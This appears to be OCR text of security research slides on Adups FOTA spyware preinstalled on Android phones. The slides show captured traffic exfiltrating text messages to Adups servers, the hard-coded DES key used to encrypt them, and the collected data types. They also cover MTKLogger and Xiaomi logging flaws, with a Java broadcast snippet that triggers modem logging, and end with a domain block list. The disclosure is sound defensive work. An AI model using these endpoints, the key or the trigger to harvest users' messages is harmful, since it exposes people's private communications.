
IP Address	Country Code	Location	Postal Code	Approximate Coordinates*
118.193.254.25	CN	Jiangmen, Guangdong, China, Asia		22.5833, 113.0833

Adups Text Message Exfiltration



```
2016-09-14 11:36:34 POST https://bigdata.adups.com/fota5/msgInter.action
                         ← 200 text/html 117B 417ms
                Request                              Response                              Detail
Server:          nginx/1.6.0
Date:            Wed, 14 Sep 2016 15:36:34 GMT
Content-Type:    text/html;charset=utf-8
Content-Length:  117
Connection:      keep-alive
Pragma:          No-cache
Cache-Control:   no-cache
Expires:         Thu, 01 Jan 1970 00:00:00 GMT
Raw                                                                                              [m:Raw]
{"json":{"keys":[{"given":"0","keyword":"","type":"1"}],"poll_cycle":"24"},"md5":"B865B089A298D529B4602A3D359FE4C8"}
```

- Text messages can be targeted using a keyword or specific phone number and control whether or not to exfiltrate the text messages



```
2017-05-01 22:22:28 POST https://bigdata.adups.com/fota5/msgInter.action
                         ← 200 application/json 147B 3.35s
                Request                              Response                              Detail
Server:          nginx/1.10.2
Date:            Tue, 02 May 2017 02:22:31 GMT
Content-Type:    application/json
Content-Length:  147
Connection:      keep-alive
Raw                                                                                              [m:Raw]
{"json":{"keys":[{"given":"11223344556677889900","keyword":"***###***###","type":"2"}],"poll_cycle":"24"},"md5":"B865B089A298D529B4602A3D359FE4
C8"}
```

Text Message Encryption

```
{"dc_date":"2016-10-14 11:37:49","dc_type":"1",
"keyword":"PTn0RPz8VMmI0UNU4AboNydOXfqLrsefP9LWLefa9jI
\u003d","md5":"B865B089A298D529B4602A3D359FE4C8","msg_date":"
1473799797643","msg_type":"2","tell":"+15715555555"}
```

- Uses a DES hard-coded key value of `NotCrack` and an IV value of bytes 1 through 8

Sorry ¯_(ツ)_/¯

```
java DecryptTextBody PTn0RPz8VMmI0UNU4AboNydOXfqLrsefP9LWLefa9jI\u003d
Too much is never enough
```

JSON Files that Can Appear in the Exfiltrated Zip File

`dc_app_flow.json` – the order in which the user uses their applications

`dc_msg_key.json` - all text message send or received by the device with timestamps

`DcApp.json` - list of applications installed on the device

`DcAppOp.json` - AppOps data (granted and denied permission)

`DcMobileStatus.json` - minimal device diagnostic data

`DcRootInfo.json` - file listing of `/system/bin` and `/system/xbin` directories

`DcTellMessage.json` - the user's call log and text metadata with timestamps

`dc_browser_his.json` - the user's browser history

Adups Exfiltration Statically Detected via Signatures

Device	dc_app_flow	DcApp	DcAppOp	DcMobileStatus	DcRootInfo	DcTellMessage	dc_msg_key	dc_browser_his
Bluboo Maya V178C HD	✓	✓	✓	✓		✓	✓	
Colors P50	✓	✓	✓	✓		✓	✓	
Colors P85	✓	✓	✓	✓		✓	✓	
Cubot Cheetah	✓	✓	✓	✓		✓	✓	
Cubot Dinosaur	✓	✓	✓	✓		✓	✓	
Cubot Rainbow	✓	✓	✓	✓		✓	✓	
Panasonic T44 Lite	✓	✓	✓	✓		✓	✓	
Qmobile Z12 Pro	✓	✓	✓	✓		✓	✓	
Ulefone Metal	✓	✓	✓	✓	✓	✓	✓	
Ulefone Be Pure Lite V3.2	✓	✓	✓	✓	✓	✓	✓	
Ulefone U007	✓	✓	✓	✓	✓	✓	✓	
Ulefone Vienna	✓	✓	✓	✓	✓	✓	✓	
Ulefone Future	✓	✓	✓	✓	✓	✓	✓	✓
Walton Primo X4	✓	✓	✓	✓	✓	✓	✓	✓
Walton Primo NF2 Lite	✓	✓	✓	✓		✓	✓	✓
Walton Primo NF2 Plus	✓	✓	✓	✓		✓	✓	✓
Walton Primo HM3 Plus	✓	✓	✓	✓		✓	✓	✓
Walton Primo RM3	✓	✓	✓	✓	✓	✓	✓	✓
Walton Primo NX4 Mini	✓	✓	✓	✓	✓	✓	✓	✓
Walton Primo NF2	✓	✓	✓	✓		✓	✓	✓
Walton Primo NX4	✓	✓	✓	✓		✓	✓	✓
Walton Primo RX5	✓	✓	✓	✓		✓	✓	✓
Walton Primo NH Lite	✓	✓	✓	✓		✓	✓	✓

Evolution of Adups FOTA – Static Analysis

- The `DcTellMessage.json` file seems to only appear in Android 4.4.2 - 6 builds
  - Earliest seen build date: January 20th, 2015 (Maximus IX UFO)
    - `maximus/j5018_maximus/j5018_maximus:4.4.2/KOT49H/1421742381:user/release-keys`
- The `dc_msg_key.json` file seems to only appear in Android 6 builds
  - Earliest seen build date: May 11th, 2016 (Cubot Cheetah)
    - `alps/full_n625ab/n625ab:6.0/MRA58K/1462963832:user/test-keys`
- The `dc_browser_his.json` file seems to only appear in Android 6 builds
  - Earliest seen build date: June 30th, 2016 (Walton Primo NF2)
    - `alps/6.0/MRA58K/1468892313:user/test-keys`

dc_browser_his.json


- New file seen in Cubot X16S device containing the device’s browser history
  - dc_browser_his.json

- JSON array containing timestamp, URL, title, and the number of times visited by the user

```
[{"date":1493486047082,"title":"SuperSU","url":"http://www.supersu.com/faq/howtoroot/","visits":2},{"date":1493486038475,"title":"SuperSU forum-where rooting fans gather","url":"http://forum.supersu.com/topic/213/supersu-help-center/384","visits":1},{"date":1501208418532,"title":"Adult Video on Demand \u0026 Porn Pay Per View | Hot Movies","url":"https://www.hotmovies.com/m/splash.php","visits":1}]
```

References to “sales” in the Code

- “Sales” references in com.adups.fota app
  - `com.msg.analytics.AnalyticsReport.saveSales()`
  - `com.msg.analytics.AnalyticsReport.isSaleSent()`
  - `com.msg.analytics.AnalyticsReport.checkSales()`
  - `com.msg.analytics.Const.SALES_DATA_RQ`
    - String constant with a value of `salesCountInterface.action`




- `http://bigdata.adfuture.cn/fire/salesCountInterface.do`
  - Sends out cell tower ID, MCC, MNC, IMEI, IMSI, MAC address, SIM serial number, phone number, and other device data in an encrypted format every 24 hours

MTKLogger Overview

- Pre-installed system app on certain devices with a MediaTek chipset
  - Package name of `com.mediatek.mtklogger`
- Reported at the same time as Adups and the vulnerabilities have been addressed in new versions of the app
  - Devices that are no longer supported with firmware updates are left vulnerable
- Ability to obtain various logging information that can be utilized by an app co-located on the device
  - Logs written to the SD card - `/sdcard/mtklog`

MTKLogger Logging Capabilities

- **MobileLog** – Android log and the kernel log
  - Android log tends to contain sensitive user data
    - Not available to third-party apps
- **ModemLog** – Contains AT commands
  - Body and number for text messages in 7-bit packed encoding
  - Phone numbers for call data
- **NetworkLog** – tcpdump capture of network traffic
- **GPSLog** – GPS coordinates along with timestamps



0:00:11

- MobileLog recording
- ModemLog recording
- NetworkLog recording
- GPSLog recording

Log path: /storage/emulated/0/mtklog/

Phone storage

11260M Used 194M Free

Xiaomi Redmi 4 Vulnerabilities

- Bluetooth Snoop log is active by default
  - `/sdcard/btsnoop_hci.log`
- Modem log can be enabled
  - `/sdcard/diag_logs`
- Can initiate create a `bugreport`
  - Contains Android log and dump of Android system services
  - `/sdcard/MIUI/debug_log`
- Capture a screenshot
  - `/sdcard/DCIM/Screenshots`
- Still vulnerable as of July 23rd, 2017
  - `Xiaomi/rolex:6.0.1/MMB29M/V8.0.3.0.MCCCNDI:user/release-keys`

com.miui.bugreport - bugreport

- Contains an unprotected `BugreportGenerateReceiver` broadcast receiver that will generate a bugreport when it receives a broadcast Intent with an action of `com.miui.bugreport.service.action.CONFIRM_DIALOG`

- Phone vibrates three times at the beginning of the creation of the bugreport and again when it is finished and leaves a non-sticky notification

- Active notifications from the `SystemUIService` are included in the bugreport

```
 notification=Notification(pri=0 contentView=com.android.mms/0x1090090 vibrate=null
sound=file:///system/media/audio/ui/MessageIncoming.ogg tick defaults=0x0 flags=0x11
color=0x00000000 category=msg vis=PRIVATE)
 tickerText="5715555555: Hey are you still at work?"
```

com.miui.bugreport – Modem log

- The com.miui.bugreport app also contains a unprotected broadcast receiver named ModemLogGenerator that "listens" for Android secret codes
- Creates a sticky notification while modem logging is active
- Application cannot be disabled and writes the modem log to the SD card
  - Contains the body and phone number for text messages in 7-bit packed encoding

```
Intent i = new Intent("android.provider.Telephony.SECRET_CODE");
i.setData(Uri.parse("android_secret_code://995"));
sendBroadcast(i);
```

Conclusion

- Take a closer look at the pre-installed apps and software for mobile and IoT devices
  - Insecure and malicious apps can reside in the mobile firmware

- Various Adups URLs should be blocked to prevent any exfiltration of PII
  - http(s)://*.plumad.com, http(s)://*.adsunflower.com, http(s)://*.adfuture.cn, http(s)://*.advmob.cn, http(s)://*.adups.com, http(s)://*.adups.cn

- Adups exfiltration in various devices has been scaled back but can be scaled up with a firmware update and change of server response
  - Infrastructure for the PII exfiltration and C&C still exists and is active on certain devices

Questions?

Thank You